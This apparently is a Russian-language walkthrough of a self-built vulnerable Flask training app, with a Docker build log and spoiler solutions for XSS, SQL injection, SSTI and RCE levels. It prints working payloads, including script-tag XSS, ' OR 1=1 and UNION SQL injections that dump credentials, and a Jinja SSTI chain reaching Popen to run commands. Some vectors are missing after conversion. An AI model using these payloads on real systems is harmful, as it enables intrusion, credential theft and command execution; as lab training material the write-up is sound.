




```
user@MSI: /mnt/c/flask_vuln x + v
=> [web 3/5] COPY requirements.txt /app/ 0.1s
=> [web 4/5] RUN pip install --no-cache-dir -r requirements.txt 21.8s
=> [web 5/5] COPY . /app 1.0s
=> [web] exporting to image 0.6s
=> => exporting layers 0.6s
=> => writing image sha256:28b0febd6dbef5f01d165ace378715162f500f5327919f6eceeefaece25bf45b 0.0s
=> => naming to docker.io/library/flask_vulnerable-web 0.0s
[+] Running 1/1
  Container flask_vulnerable-web-1 Recreated 0.2s
Attaching to web-1
web-1 | * Serving Flask app 'vulnerable-flask-app'
web-1 | * Debug mode: on
web-1 | WARNING: This is a development server. Do not use it in a production deployment. Use a production WSG
web-1 | I server instead.
web-1 | * Running on all addresses (0.0.0.0)
web-1 | * Running on http://127.0.0.1:8081
```

Или




4) Перейдите по адресу:



Готово!


Решение(спойлеры)!!!!




Уровень 1 XSS:

XSS-reflected

Vector: `<script>alert('XSS Level 1')</script>`



Ответ:



Уровень 2 XSS:

XSS-stored

vector: `<script>alert('XSS Level 2')</script>`

Уровень 3 XSS:

XSS- stored с фильтрацией

Прошлые вектора тут не пройдут, так как есть фильтрация, используем другой тег


vector: ``

Уровень 1 SQLi:

ГЛАВНАЯ ЗАДАЧА – ВЫВЕСТИ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ

SQLi

vector: `' OR 1=1; --`



SQLi Уровень 1

Результаты запроса:

```
[(1, 'admin', 'adminpass'), (2, 'user', 'userpass')]
```

[Вернуться назад](#)

Уровень 2 SQLi:

SQLi

Только данные теперь не id, а логин и пароль

vector: ' OR 1=1; --

SQLi Уровень 2

Имя пользователя:
Пароль:

SQLi Уровень 2

Результаты запроса:

```
[(1, 'admin', 'adminpass'), (2, 'user', 'userpass')]
```

[Вернуться назад](#)

Уровень 3 SQLi:

SQLi с параметризацией

Тут уже нужен сложный вектор, так как стоит защита

vector: 1 UNION SELECT sqlite_version(), null, null

SQLi Уровень 3

ID пользователя:


Уровень 3 SQLi hard:

SQLi с защитой, я не смог подобрать вектор, может быть сможете вы?)


Уровень 1 SSTI:

SSTI

vector:



Ответ:




Уровень 2 SSTI:

SSTI интереснее

Более сложный вектор:


`http://localhost:8081/ssti/level2/practice?name=%7B%20set%20found%20=%20false%20%7D%20%7B%20for%20cls%20in%20%27%27.__class__.__mro__[1].__subclasses__()%20%7D%20%7B%20if%20cls.__name__%20==%20%27Popen%27%20and%20not%20found%20%7D%20%7B%20set%20proc%20=%20cls(%27whoami%27,%20shell=True,%20stdout=1)%20%7D%20%7B%20set%20out,%20err%20=%20proc.communicate()%20%7D%20%7B%20out.decode(%27cp866%27)%20%7D%20%7B%20set%20found%20=%20true%20%7D%20%7B%20endif%20%7D%20%7B%20endfor%20%7D` для получения пользователя



Уровень 1 RCE:


Легкий RCE для ознакомления

Что делают поля:




Проверка переменной окружения

Введите имя переменной окружения для получения ее значения.



Теперь вектор:



Проверка переменной окружения

Введите имя переменной окружения для получения ее значения.

←

↻

🌐

127.0.0.1:8081

Обучение ▾work_pt ▾здоровьепт ▾Нужно ▾сайт ▾курсовая ▾шаблоны ▾база ▾

Переменная равна

Режим вывода команд на экран (ECHO) включен.
Том в устройстве C имеет метку Windows
Серийный номер тома: 4AD7-5606

Содержимое папки C:\flask_vulnerable

29.09.2024 15:36

29.09.2024 14:04

.idea

22.09.2024 21:25108 docker-compose.yml

22.09.2024 21:06560 Dockerfile

22.09.2024 13:3236 requirements.txt

22.09.2024 18:21471 restapi.log

22.09.2024 18:458 192 test.db

29.09.2024 13:540 test.py

29.09.2024 15:07

venv

29.09.2024 15:3614 004 vulnerable-flask-app.py

29.09.2024 15:351 023 643 Дока.docx

8 файлов1 047 014 байт

3 папок103 340 417 024 байт свободно

Конец!

